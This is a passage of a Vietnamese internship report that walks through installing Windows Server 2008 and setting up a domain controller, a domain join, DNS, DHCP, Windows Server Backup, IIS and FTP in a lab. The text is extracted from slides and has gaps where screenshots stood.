    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 29 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 III. NÂNG CẤP LÊN WINDOWS SERVER 2008 Những phiên bản trƣớc Nâng cấp lên Windows Server 2008 Microsoft Windows Server 2003 R2 Standard, Enterprise hoặc DatacenterEdition Hỗ trợ đầy đủ Microsoft Windows Server 2003 Service Pack 1(SP1) Standard, Enterprise hoặc Datacenter Edition Hỗ trợ đầy đủ Microsoft Windows Server 2003 Service Pack 2 (SP2) Standard, Enterprise hoặc Datacenter Edition Hỗ trợ đầy đủ Windows NT 4.0 Không hỗ trợ Windows 2000 Server Không hỗ trợ Windows XP Không hỗ trợ Windows Vista Không hỗ trợ Windows 7 Không hỗ trợ Để nâng cấp lên phiên bản Windows Server 2008, cần phải chạy các hệ điều hành ở cấp độ server. Không thể nâng cấp các phiên bản Windows dành cho ngƣời dùng nhƣ Windows XP hoặc Windows Vista lên Windows Server 2008. Để nâng cấp lên Windows Server 2008, hệ thống của bạn phải chạy Windows Server 2003. Việc nâng cấp từ Windows NT 4.0 và Windows 2000 Server không đƣợc hỗ trợ. Việc nâng cấp từ những phiên bản Windows Server 2003 lên phiên bản Windows Server 2008 Server Core không đƣợc hỗ trợ. Việc nâng cấp chỉ thực hiện đƣợc ở những phiên bản giống nhau. Khi nâng cấp lên phiên bản Windows Server 2008, mọi cấu hình thiết lập, file và các chƣơng trình đều đƣợc giữ lại IV. CÀI ĐẶT WINDOWS SERVER 2008
  • 33.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 30 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Đặt đĩa CD vào ổ đĩa, khởi động lại máy tính và bắt đầu tiến hành quá trình cài đặt. Language to instalk : ngôn ngữ bạn muốn hiển thị. Time and currency format : định dạng thời gian và tiền tệ. Keyboard or input method : định dạng bàn phím và phƣơng thức nhập chữ.Sau khi lựa chọn, click Next để tiếp tục cài đặt
  • 34.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 31 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Click Install now để bắt đầu cài đặt. Lựa chọn phiên bản Windows Server thích hợp, ở đây chúng ta chọn phiên bản Windows Server Standard without Hyper-V. Click Next để tiếp tục.
  • 35.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 32 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Tại bảng MICROSOFT PRE-RELEASE SOFTWARE LICENSE TERMS là những điều khoản sử dụng sản phẩm của Microsoft. Đánh dấu chọn vào I accept the license terms để chấp nhận những điều khoản đó và click Next để tiếp tục.
  • 36.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 33 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn Custom (advaneced) để tiến hành cài đặt tùy chọn. Tiếp theo là chọn ổ đĩa để cài dặt Windows. Tiếp tục click Next sau khi đã chọn ổ đĩa cài đặt.
  • 37.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 34 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Đợi cho đến khi hoàn tất cài đặt Windows Server 2008 Sau khi hệ thống hoàn tất cái đặt sẽ tự động đăng nhập vời tài khoản Administrator, tuy nhiên mật khẩu đang ở trạng thái trống (blank) vì thế cần phải thiết lập mật khẩu ở lần đăng nhập đầu tiên. Click OK để tiến hành thay đổi mật khẩu.Sau đó đăng nhập vào bằng mật khẩu vừa thay đổi. Đến đây quá trình cài đặt kết thúc. Tham khảo video tại:http://www.youtube.com/watch?v=vX3HKpzykZ4
  • 38.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 35 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 CHƢƠNG 5: DỰNG DOMAIN CONTROLLER Giống nhƣ Windows Server 2003 sẽ vẫn cần chạy dcpromo từ nhắc lệnh Run, tuy nhiên cần phải cài đặt Active Directory Domain Controller role, đầu tiên bạn cài đặt role, sau đó chạy dcpromo.Vào Server ManagerRolesAdd Roles Xuất hiện trang Before You Begin, nhấn Next để tiếp tục.
  • 39.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 36 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn Active Directory Domain ServicesAdd Required Features để cài đặt thêm các tính năng này với Active Directory Server Role. Sau khi chọn Active Directory DC Server Role, bạn sẽ thấy các thông tin về Server Role. Kích Install để cài đặt các file yêu cầu nhằm chạy dcpromo
  • 40.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 37 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Cài đặt đƣợc thực hiện thành công. Kích Close. Trong bài này, chúng ta sẽ sử dụng 2 máy. PC1: Là máy sử dụng Windows Server 2008.
  • 41.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 38 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 PC2: Là máy sử dụng Client sử dụng Windows 7. Quá trình cài đặt sẽ trải qua 2 bƣớc chính: Bƣớc 1: Chỉnh Preferred DNS - Ở bƣớc này chúng ta sẽ chỉnh Preferred DNS về chính máy tính của chúng ta, ở đây là ip 192.168.1.1. Trong trƣờng hợp giả sử chúng ta quên làm bƣớc này, thì quá trình nâng cấp vẫn diễn ra bình thƣờng, và Windows sẽ tự chỉnh Preferred DNS về địa chỉ 192.168.1.1 Nhƣng tốt nhất các bạn nên làm bƣớc chỉnh này Bƣớc 2: Nâng cấp lên Domain Controller - Bạn vào Start-> Chọn Run, gõ dcpromo và Enter, sau đó lần lƣợt làm theo các bƣớc sau:
  • 42.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 39 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Tiếp nào. Thao tác này sẽ khởi chạy Welcome to the Active Directory Domain Service Installation Wizard. Kích Next. Sau đó tiếp tục nhấn Next. Trong trang Choose a Deployment Configuration Create a new domain in a new forest..
  • 43.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 40 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong trang Name the Forest Root Domain, nhập vào tên của miền trong hộp nhập liệu FQDN of the forest room domain.Nhấn Next để tiếp tục.
  • 44.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 41 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Nhấn Next để tiếp tục. Trong trang Set Forest Functional Level, chọn Windows Server 2008. Nhấn Next để tiếp tục.
  • 45.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 42 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong trang Additional Domain Controller Options, Chọn DNS server và kích Next. Một hộp thoại sẽ xuất hiện nói răng không thể tạo đại biểu cho máy chủ DNS này vì không thể tìm thấy vùng xác thực hoặc nó không chạy Windows DNS server. Lý do cho điều này là vì đây là DC đầu tiên trên mạng. Nhấn Next để tiếp tục.
  • 46.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 43 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Để lại thƣ mục Database, Log Files và SYSVOL ,kích Next.
  • 47.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 44 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong Directory Service Restore Mode Administrator Password, nhập một mật khẩu mạnh vào các hộp nhập liệu Password và Confirm password. Xác nhận các thông tin trên trang Summary và kích Next.
  • 48.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 45 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Active Directory sẽ cài đặt. Đặt một dấu kiểm vào hộp chọn Reboot on completion để máy tính sẽ tự động khởi động lại khi cài đặt DC đƣợc hoàn tất. Tham khảo video tại: http://www.youtube.com/watch?v=6CXrntG26r4
  • 49.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 46 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 CHƢƠNG 6: JOIN DOMAIN Chỉnh ip của máy Windows 7 sao cho cùng địa chỉ của lớp mà ta đã chọn ở máy Server. Gateway và DNS trỏ về địa chỉ ip của máy Server. Vào Start click phải computer chọn properties. Chọn change settings.
  • 50.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 47 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Click vào mở hộp thoại change.
  • 51.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 48 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Nhập domain của máy server vào -> OK Nhập Administrator và pass. Click OK.
  • 52.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 49 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Ta vào lại thấy hộp thoại đã có domain. Tham khảo video tại: http://www.youtube.com/watch?v=NS525zebpx4 CHƢƠNG 7: TRIỂN KHAI CÁC DỊCH VỤ MẠNG I. DỊCH VỤ DNS 1. Giới thiệu về DNS DNS (Domain Name System) Server là máy chủ đƣợc dùng để phân giải domain thành địa chỉ IP và ngƣợc lại. Về cách thức hoạt động, DNS Server lƣu trữ
  • 53.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 50 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 một cơ sở dữ liệu bao gồm các bản ghi DNS và dịch vụ lắng nghe các yêu cầu.Khi máy client gửi yêu cầu phân giải đến, DNS Server tiến hành tra cứu trong cơ sở dữ liệu và gửi kết quả tƣơng ứng về máy client. 2. Cài đặt DNS Vào Server Manager  Roles Add Roles.Tại bảng Select Server Roles, chọn DNS Server - Sau đó nhấn Next để tiếp tục - Chọn Instal. Tại bảng Confirm Installation Selections xác nhận việc cài đặt.
  • 54.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 51 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 - Chọn Close để hoàn tất cài đặt. 3. Cấu hình DNS - Đối với DNS Server,thông thƣờng nên xây dựng đồng thời hai hệ thống là DNS Server chính (Primary) và DNS Server dự phòng (Secondary) dùng chung một cơ
  • 55.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 52 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 sở dữ liệu. Với phƣơng pháp này,sẽ hạn chế khả năng dịch vụ DNS bị ngƣng khi có sự cố xảy ra trên hệ thống. - Vào Start Administrative Tools DNS. - Nhấp chuột phải vào Forward Lookup Zones và chọn New Zone. - Tại bảng Welcome to the New Zone Wizard ,chọn Next
  • 56.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 53 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 - Tại bảng Zone Type chọn Primary zone để cấu hình DNS Server chính. - Chọn Next. Tại bảng Zone Name gõ tên domain vào.
  • 57.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 54 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 - Chọn Next. Tại bảng Zone File, để mặc định. Chọn Next. - Chọn Next. Tại bảng Completing the New Zone Wizard xem lại thông tin. - Sau đó chọn Finish để hoàn tất. - Nhấp chuột phải vào ReverseLookup Zones và chọn New Zone.
  • 58.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 55 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 59.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 56 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 - Tại bảng Welcome to the New Zone Wizard chọn Next. - Tại bảng Zone Type chọn Primary zone để cấu hình chức năng reverse cho DNS Server chính. - Chọn Next.Tại bảng Reverse Lookup Zone Name chọn kiểu IP cần phân giải. Ở đây chọn IPv4.
  • 60.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 57 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 - Chọn Next. Điền Network ID và chọn Next. - Tại bảng Zone File để mặc định. Chọn Next. - Tại bảng Dynamic Update chọn Allow both nonsecure dynamic updates.
  • 61.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 58 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 - Chọn Next và xem lại thông tin thiết lập, và sau đó chọn Finish để kết thúc. Bổ sung các bản ghi DNS vào DNS Server - Vào Start Administrative Tools DNS. Nhấp chuột phải vào zone và chọn New - Gõ tên host vào mục Name, gõ địa chỉ IP vào mục IP address. Nếu muốn tạo ra một bản ghi DNS phân giải ngƣợc tƣơng ứng thì đánh dấu chọn Create associated pointer (PTR) record.
  • 62.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 59 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 - Sau đó chọn Add Host.Xuất hiện thông báo thành công. Kiểm tra Tham khảo video tại:http://www.youtube.com/watch?v=KTge5mwqsoY
  • 63.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 60 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Dịch vụ DHCP II. GIỚI THIỆU DỊCH VỤ DHCP  Dịch vụ DHCP cho phép chúng ta cấp động các thông số cấu hình mạng cho các máy trạm.(client).  Cơ chế sử dụng các thông số mạng đƣợc cấp phát động có ƣu điểm hơn so với cơ chế khai báo tĩnh các thông số mạng nhƣ:  Khắc phục đƣợc tình trạng đụng địa chỉ IP và giảm chi phí quản trị cho hệ thống mạng.Giúp cho các nhà cung cấp dịch vụ (ISP) tiết kiệm đƣợc số lƣợng địa chỉ IP thật (Public IP).Phù hợp cho các máy tính thƣờng xuyên di chuyển qua lại giữa các mạng.Kết hợp với hệ thống mạng không dây (Wireless) cung cấp các điểm Hotspot nhƣ: nhà ga, sân bay, trƣờng học… 1. Hoạt động của giao thức Giao thức DHCP làm việc theo mô hình client/server.Khi máy client khởi động, máy sẽ gửi broadcast gói tin DHCPDISCOVER, yêu cầu một server phục vụ mình. Gói tin này cũng chứa địa chỉ MAC của máy client.Các máy Server trên mạng khi nhận đƣợc gói tin yêu cầu đó, nếu còn khả năng cung cấp địa chỉ IP, đều gửi lại cho máy Client gói tin DHCPOFFER, đề nghị cho thuê một địa chỉ IP trong một khoản thời gian nhất định, kèm theo là một subnet mask và địa chỉ của Server. 2. Cài đặt trên windows server 2008
  • 64.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 61 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 - Server Manger  Roles Add Roles. Next Roles DHCP Server Next. Things to Note .
  • 65.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 62 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Next. - Parent Domain “Preferred DNS Validate Next.
  • 66.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 63 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 - Next. Tiếp tục bấm Next. Trong Bảng Configure DHCPv6 Stateless Mode ta chọn Disable DHCPv6 stateless mode for this server và bấm Next
  • 67.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 64 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 - Next. . Bấm Install để cài đặt - , và nhấn Close
  • 68.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 65 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 3. Cấu hình DHCP 3.1. Tạo Scop Administrative ToolsDHCP. Nhấ IPv4 và New Scope. New Scope Next. - Scope Name và ục Name và nhấn Next.
  • 69.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 66 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 - IP Address Range  Next. - Lease Duration
  • 70.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 67 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 - Configuration DHCP Options . Ở No, I will configure these option later và nhấn Next. Bấm Fisnish để kết thúc 3.2 Thay đổi options của Scope - scope optionsConfigure Options. - . - Router .
  • 71.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 68 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Kiểm tra CHƢƠNG 8: BACKUP Windows Server Backup là một thành phần đƣợc xây dựng trong Windows Server 2008 , bao gồm Microsoft Management Console (MMC) snap-in, một công cụ dòng lệnh và Windows PowerShell cmdlets. Windows Server Backup giống nhƣ phiên bản tiền nhiệm của nó - Ntbackup (trên Windows Server 2000/2003) - cung cấp một giải pháp hoàn chỉnh để backup dữ liệu hàng ngày và khôi phục lại khi cần thiết.
  • 72.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 69 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Windows Server 2008 R2 có các tính năng mới mở rộng giúp bạn có thể backup, lƣu trữ các bản backup và làm thế nào để phục hồi lại từ backup. Lƣu ý: Một điểm cần nhớ là không thể sử dụng Windows Server Backup để khôi phục bản sao lƣu đã đƣợc tạo ra bởi Ntbackup. Tuy nhiên hiện có một phiên bản chỉ đọc của Ntbackup (miễn phí) có thể giúp bạn khôi phục dữ liệu đƣợc tạo ra bởi Ntbackup. Backup với Windows Server Backup Bạn có thể sử dụng Windows Server Backup để backup toàn bộ server (tất cả các volume), một danh sách lựa chọn các volume, một phân vùng hệ thống hoặc một thƣ mục/file cụ thể. Lƣu ý: Trong Windows Server 2008 RTM bạn sẽ bị hạn chế những mục có thể backup, chỉ có vài lựa chọn là volume và toàn bộ server. Bạn có thể sử dụng Windows Server Backup để tạo và quản lý các bản backup cho một máy tính cục bộ hoặc từ xa, có thể lên lịch trình để chạy backup tự động. Cài đặt Windows Server Backup Khi thêm tính năng Windows Server Backup Features và các thành phần cấp dƣới, bạn cần cài đặt các công cụ sau: Windows Server Backup Microsoft Management Console (MMC) snap-in Wbadmin command-line tool Windows PowerShell cmdlets for Windows Server Backup Để cài đặt Windows Server Backup, có thể sử dụng một trong 3 phƣơng pháp sau: Sử dụng Server Manager Sử dụng Servermanagercmd.exe Sử dụng PowerShell Để cài đặt Windows Server Backup, đăng nhập vào máy tính bằng tài khoản Administrator hoặc tài khoản có cấp quyền quản trị. 1. Cài đặt Windows Server Backup sử dụng Server Manager - Mở Server Manager - Kích Features - Kích Add Features
  • 73.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 70 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 - Trong trang Add Features Wizard, cuộn chuột xuống dƣới và chọn Windows Server Backup features. Nếu bạn cũng muốn sử dụng các mẫu lệnh PowerShell, chọn thêm Command Line Tools. Bạn không cần việc thêm này nếu chỉ muốn sử dụng GUI hoặc công cụ dòng lệnh WBADMIN. Kích Next. Trong hộp thoại Server Manager -> Add Features
  • 74.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 71 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại Add Features Wizard -> Windows Server backup features. - Trong trang Confirm Installation Selections, kích Install.
  • 75.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 72 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Click close.
  • 76.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 73 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 - Không cần khởi động lại server sau khi thiết lập xong. 2. Cài đặt Windows Server Backup sử dụng Servermanagercmd.exe Sử dụng lệnh Servermanagercmd.exe là cách dễ dàng, tuy nhiên lệnh này có thể bị phản đối trong các phiên bản Windows sau này, do đó không đƣợc sử dụng nó quá nhiều... - Mở cửa sổ lệnh với quyền quản trị cấp cao (chuột phải vào CMD và chọn Run as Administrator). - Nhập: servermanagercmd -i Backup-Features 3. Cài đặt Windows Server Backup sử dụng PowerShell Trong Windows Server 2008 R2, PowerShell đƣợc cài đặt mặc định. Tuy nhiên, để cài đặt các role bằng công cụ này, bạn cần phải import vào module Server Manager. - Mở một cửa sổ PowerShell với quyền cấp cao (chuột phải vào PowerShell và chọn Run as Administrator) - Nhập: Import-Module servermanager - Sau khi import, nhập: Add-WindowsFeature Backup-Features
  • 77.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 74 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 4. BACKUP windows thông thƣờng. Tiến hành phân chia ổ đĩa. Start-> Server Manager -> Stor Age -> Disk Management -> Shink volume.
  • 78.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 75 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 79.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 76 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn 10000 và Shink tiếp theo. Mở new simple volume. Trong New Simple Volume Wizard -> Next.
  • 80.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 77 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong New Simple Volume Wizard -> Next. Trong New Simple Volume Wizard -> Next.
  • 81.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 78 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong New Simple Volume Wizard -> Next Trong New Simple Volume Wizard ->Đánh dấu vào ô Pefom a quick fomat.
  • 82.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 79 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong New Simple Volume Wizard -> Finish Chọn Backup Once.
  • 83.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 80 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại Backup Once Wizard ->Next. Trong hộp thoại Backup Once Wizard -> Next.
  • 84.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 81 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại Backup Once Wizard -> Next. Trong hộp thoại Backup Once Wizard. Chọn ổ đĩa mới chia-> Next.
  • 85.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 82 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại Backup Once Wizard -> Next -> Yes.
  • 86.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 83 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại Backup Once Wizard -> Next. Trong hộp thoại Backup Once Wizard -> Backup.
  • 87.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 84 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Ta thử xóa thƣ mục nào đó trong ổ đĩa. Chọn thƣ mục Recover trong hộp thoại Windows Server backup.
  • 88.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 85 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại Recovery Wizard. Click Next.
  • 89.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 86 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Click Next. Click Next.
  • 90.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 87 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại Recovery Wizard. Chọn thƣ mục mình muốn khôi phục lại-> Next. Trong hộp thoại Recovery Wizard. Click Next.
  • 91.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 88 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại Recovery Wizard. Chọn recover.
  • 92.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 89 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại Recovery Wizard. Chọn close. Vào computer kiểm tra xem thƣ mục hien co đƣợc khôi phục lại đƣợc chƣa. Kiểm tra.
  • 93.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 90 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 CHƢƠNG 9: IIS-WEB-FTP I. Tiến hành cài đặt web iis và FTP. Vào Server Manager (Start => Programs => Administrative Tools => Server Manager). Click next
  • 94.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 91 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chuột phải vào Roles , bên cột trái chọn Add Roles.Trong bản Add Roles Wizard đánh dấu IIS (WebServer) ->install
  • 95.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 92 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Click Next. Chọn Basic Authemtication-> Next.
  • 96.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 93 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Chọn FTP Publishing Server -> Next. Click Install.
  • 97.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 94 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 II. cấu hình Web IIS Khởi động Internet Information Services (IIS) Manager . này đƣợc tìm thấy bằng cách nhấn vào nút "Start"> Administrative Tools > Internet Information Services (IIS) Manager.
  • 98.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 95 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Trong hộp thoại Internet Information Services (IIS) Manager -> site -> add web site
  • 99.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 96 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Tạo thƣ mục Athena.edu.vn trong ổ đĩa C-> tạo thƣ mục index.htm
  • 100.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 97 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Vào windows 7 truy cập vào trang www.athena.edu.vn
  • 101.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 98 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 III. cấu hình FTP. Tạo thƣ mục FTP, thƣ mục này share file cho nó. Chuột phải vào FTP -> chọn Properties. Trong FTP properties -> Advanced Sharing. Tick vào share this folder. Chọn Allow.
  • 102.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 99 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
  • 103.
